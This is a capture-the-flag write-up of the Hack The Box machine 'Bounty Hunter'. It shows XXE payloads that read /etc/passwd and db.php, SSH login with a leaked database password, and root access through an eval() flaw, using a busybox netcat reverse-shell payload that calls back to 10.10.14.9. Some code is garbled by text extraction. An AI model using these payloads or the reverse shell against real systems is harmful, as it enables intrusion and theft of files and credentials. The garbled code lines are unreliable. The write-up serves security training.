

# Bounty Hunter

Tags: [#Linux/Ubuntu](#) [#Easy](#) [#Apache](#) [#PHP](#) [#XXE](#) [#Source-Code-Analysis/Local-script](#)  
[#Python](#)


## Nmap Results

```
Nmap scan report for 10.10.11.100
Host is up (0.086s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
|   256  a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
|_  256  a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Bounty Hunters
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.76 seconds
```


## Service Enumeration

Initial nmap scan shows there are 2 ports open, port 22 running SSH and port 80 running an Apache web server. Taking a look at the web page, we see a site about a group of bug bounty hunters for hire:




From a quick glance, the "Portal" page looks interesting, but before we go further, I'm going to run `feroxbuster` in the background to find hidden directories.

The script found an interesting file called `/resources/README.txt`, let's take a look:



We found a potential user "test" on their portal, so I'll head over there now:




Unfortunately it seems to be under development, so that account we found earlier might not be useful, but we can test their bounty tracker.

From the URL, we discover that this site is running PHP, so we can run another `feroxbuster` scan in the background to find hidden PHP pages using the `-x php` flag. Our command looks like this:

```
feroxbuster -u http://10.10.11.100 -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -x php
```

The scan returned a 200 status code on `db.php` , Upon navigating there in my browser, I just get a blank page, so we'll move on.

Let's take a look at the bug bounty tracker page:



### Bounty Report System - Beta

Exploit Title
CWE
CVSS Score
Bounty Reward (\$)
Submit

I'm going to see how the web page reacts when I fill these fields with random data. Here's the output:


## Bounty Report System - Beta

asdffasd
asdfasdf
asfdasdf
sdfasdf
Submit


If DB were ready, would have added:

Title: asdffasd  
CWE: asdfasdf  
Score: asfdasdf  
Reward: sdfasdf

The back-end formats our input somehow to display this output. I'm going to launch burpsuite for further analysis.



There's a single parameter "data" whose value is set to what we entered, but base64 encoded and URL encoded. I want to see exactly how this data is formatted for the server so we'll decode it. Here's what we see:



So the web page formats our data into XML and then sends it over. There's a good chance of there being an **XML External Entity vulnerability (XXE)** here.


To test this, we'll tweak the base64 decoded output to define an XML entity, set it to a PHP stream wrapper that grabs a file like "/etc/passwd", encode it with base64, and have it print its contents in the <reward> tag:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE replace [<!ENTITY file SYSTEM "php://filter/convert.base64-
encode/resource=/etc/passwd"> ]>

  <bugreport>
    <title>asdffasd</title>
    <cwe>asdfasdf</cwe>
    <cvss>asfdasdf</cvss>
    <reward>&file;</reward>
  </bugreport>
```

Encoding the file is important because the XML parser processes its contents as if it were XML, and if it includes special characters like <, >, and more, it can potentially throw errors and not return anything.

Now we base64 encode and URL encode our payload, and send it through:



Looks successful! We have confirmed that there is an XXE vulnerability and can proceed to obtain more sensitive files or do something else with it

# Exploitation


## Initial Access

Earlier, we found `db.php` but it didn't return anything when we fetched the page. Maybe we can pull the file and find sensitive info in its source code. Let's change the `resource` parameter accordingly:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE replace [<!ENTITY file SYSTEM "php://filter/convert.base64-
encode/resource=db.php"> ]>

  <bugreport>
    <title>asdffasd</title>
    <cwe>asdfasdf</cwe>
    <cvss>asfdasdf</cvss>
    <reward>&file;</reward>
  </bugreport>
```

Upon submission, the server returned our file:




On the right, burpsuite decoded it and we found some valuable credentials:

```
<?php
// TODO -> Implement login system with the database.
$dbserver = "localhost";
```

```
$dbname = "bounty";
$username = "admin";
$password = "m19RoAU0hP41A1sTs6K";
$testuser = "test";
?>
```

Earlier, we were also able to obtain the /etc/passwd file, which tells us which users exist on the system. After pulling that file again and decoding the output, we found 2 users we could login as, root and development. We can try to SSH into the box as development with admin's DB password:



```
johndag007@kali: ~/htb/boxes/retired/bountyhunter
cat db.php
<?php
// TODO -> Implement login system with the database.
$dbserver = "localhost";
$dbname = "bounty";
$username = "admin";
$password = "m19RoAU0hP41A1sTs6K";
$testuser = "test";
?>

johndag007@kali:~/htb/boxes/retired/bountyhunter$ ssh development@10.10.11.100
The authenticity of host '10.10.11.100 (10.10.11.100)' can't be established.
ED25519 key fingerprint is SHA256:p7RCN402At869d0VEllTAg0LRlmsMlfxArJ+KNOHFQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.100' (ED25519) to the list of known hosts.
development@10.10.11.100's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun 09 Feb 2025 08:18:01 PM UTC

System load:          0.0
Usage of /:            25.5% of 6.83GB
Memory usage:         20%
Swap usage:           0%
Processes:            215
Users logged in:      0
IPV4 address for eth0: 10.10.11.100
IPV6 address for eth0: dead:beef::250:56ff:fe94:8ba0

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Jul 21 12:04:13 2021 from 10.10.14.8
development@bountyhunter:~$
```

I'm now logged in as development. Time to escalate privileges.

## Privilege Escalation

In development's home directory, there's a file named "contract.txt", and it reads the following:

```
Hey team,
```

```
I'll be out of the office this week but please make sure that our contract
with Skytrain Inc gets completed.
```

This has been our first job since the "rm -rf" incident and we can't mess this up. Whenever one of you gets on please have a look at the internal tool they sent over. There have been a handful of tickets submitted that have been failing validation and I need you to figure out why.

I set up the permissions for you to test this. Good luck.

-- John

Two ways I can think of John setting our permissions for the tool are by giving it a setuid bit or by specifying in the sudoers file that we are allowed execute that script using sudo. The output of `sudo -l` confirms the latter:

Matching Defaults entries for development on bountyhunter:

```
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

User development may run the following commands on bountyhunter:

```
(root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
```

We need to analyze ticketValidator.py to see if any part of it can be exploited. Here's the source code:

```
#Skytrain Inc Ticket Validation System 0.1  
#Do not distribute this file.  
  
def load_file(loc):  
    if loc.endswith(".md"):  
        return open(loc, 'r')  
    else:  
        print("Wrong file type.")  
        exit()  
  
def evaluate(ticketFile):  
    #Evaluates a ticket to check for irregularities.  
    code_line = None  
    for i,x in enumerate(ticketFile.readlines()):  
        if i == 0:  
            if not x.startswith("# Skytrain Inc"):  
                return False
```



```

        continue
    if i == 1:
        if not x.startswith("## Ticket to "):
            return False
        print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
        continue

    if x.startswith("__Ticket Code:__"):
        code_line = i+1
        continue

    if code_line and i == code_line:
        if not x.startswith("***"):
            return False
        ticketCode = x.replace("***", "").split("+")[0]
        if int(ticketCode) % 7 == 4:
            validationNumber = eval(x.replace("***", ""))
            if validationNumber > 100:
                return True
            else:
                return False
    return False

def main():
    fileName = input("Please enter the path to the ticket file.\n")
    ticket = load_file(fileName)
    #DEBUG print(ticket)
    result = evaluate(ticket)
    if (result):
        print("Valid ticket.")
    else:
        print("Invalid ticket.")
    ticket.close

main()

```

This script expects a .md file, runs a few checks to ensure it's a valid ticket, and if they all pass, it looks for a string enclosed within matching "\*\*\*" and passes it inside the eval() function. This is the key line that allows us to exploit this script. Since we have root permissions when executing this script, the python process also has root permissions, and the eval() function allows us to execute python expressions without any restriction, meaning we can execute python code as root.

The checks that the script performs are the following

1. The file is a .md file
2. The 1st line has to start with `# Skytrain Inc`
3. The 2nd line has to start with `## Ticket to`
4. The 3rd line has to start with `__Ticket Code: __`
5. The first number in the expression within the matching "\*\*\*" has to be a number that has a remainder of 4 when divided by 7
6. The result of the mathematical calculation has to be greater than 100

For our payload to execute, we must write a file that passes at least the first 5 checks, since the 6th one comes after the `eval()` function.

So here's what our ticket.md file should look like:

```
# Skytrain Inc
## Ticket to New York
__Ticket Code:__
**11+89+432+ import ("os").system("busybox nc 10.10.14.9 9001 -e sh")**
```

We can't use the `import` keyword because that's a statement, not an expression, while `__import__` is, and "adding" it to the previous numbers is valid because all of that code eventually returns a status code, which is an integer.

Now we save this file to `/dev/shm` on the target machine, run the script using `sudo`, and make sure our listener is set up:

```
File Actions Edit View Help
def load_file(loc):
    if loc.endswith('.md'):
        return open(loc, 'r')
    else:
        print('Wrong file type.')
        exit()

def evaluate(ticketfile):
    #Evaluates a ticket to check for irregularities.
    code_line = None
    for i,x in enumerate(ticketfile.readlines()):
        if i == 0:
            if not x.startswith("# Skytrain Inc"):
                return False
            continue
        if i == 1:
            if not x.startswith("# Ticket to "):
                return False
            print(f"Destination: { ' '.join(x.strip().split(' ')[3:])}")
            continue
        if x.startswith("_Ticket Code:"):
            code_line = i+1
            continue
        if code_line and i == code_line:
            if not x.startswith("=="):
                return False
            ticketCode = x.replace("==", "").split("==")[0]
            if int(ticketCode) % 7 == 4:
                validationNumber = eval(x.replace("==", ""))
                if validationNumber > 100:
                    return True
            else:
                return False
            return False

def main():
    fileName = input("Please enter the path to the ticket file.\n")
    ticket = load_file(fileName)
    #DEBUG print(ticket)
    result = evaluate(ticket)
    if (result):
        print("Valid ticket.")
    else:
        print("Invalid ticket.")
    ticket.close

main()

development@bountyhunter: /opt/skytrain_inc$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
development@bountyhunter: /opt/skytrain_inc$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
/dev/shm/ticket.md
Destination: New York

nc -lvp 9001
listening on [any] 9001 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.11.100] 46848
^C

[johnmap007@kali: ~/htb/boxes/retired/bountyhunter]
$ cat ticket.md
# Skytrain Inc
## Ticket to New York
_Ticket Code:
**11+89+432+_import_("_os").system("busybox nc 10.10.14.9 9001 -e sh")**

[johnmap007@kali: ~/htb/boxes/retired/bountyhunter]
$ cat ticket.md
# Skytrain Inc
## Ticket to New York
_Ticket Code:
**11+89+432+_import_("_os").system("busybox nc 10.10.14.9 9001 -e sh")**

[johnmap007@kali: ~/htb/boxes/retired/bountyhunter]
$ nc -lvp 9001
listening on [any] 9001 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.11.100] 47072
whoami
root
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@bountyhunter: /opt/skytrain_inc# export TERM=screen
export TERM=screen
root@bountyhunter: /opt/skytrain_inc# ^Z
zsh: suspended nc -lvp 9001

[johnmap007@kali: ~/htb/boxes/retired/bountyhunter]
$ stty raw -echo; fg
[1] + continued nc -lvp 9001

root@bountyhunter: /opt/skytrain_inc#
```

And now we're root!

## Skills Learned

- Using the `-x` flag in `feroxbuster` with wordlists like `raft-small-words` or its medium version in `seclists` is useful for when you know the target site is using a particular framework and you want to enumerate files associated with it.
  - For example, if the site is running PHP, you can scan for `.php` scripts by passing `-x php` and find valuable info
- XML External Entity (XXE) is a vulnerability that can lead to many others such as LFI, SSRF, and even command injection, but in this case it was just LFI.
  - External entities are a legitimate feature of XML but when no filters are put in place to prevent referencing sensitive data on the local machine or malicious URLs, that's where the problem arises
- In python, `__import__()` is a built-in function useful for importing modules when the usual `import` keyword is disallowed or doesn't work for some other reason. For example, if you want to import the `os` module and call the `system` method, you would run `__import__('os').system("<command to run>")`
  - \* This allows for dynamic imports, making it useful in restricted environments or when the module name is determined at runtime.

## Proof of Pwn

<https://www.hackthebox.com/achievement/machine/391579/359>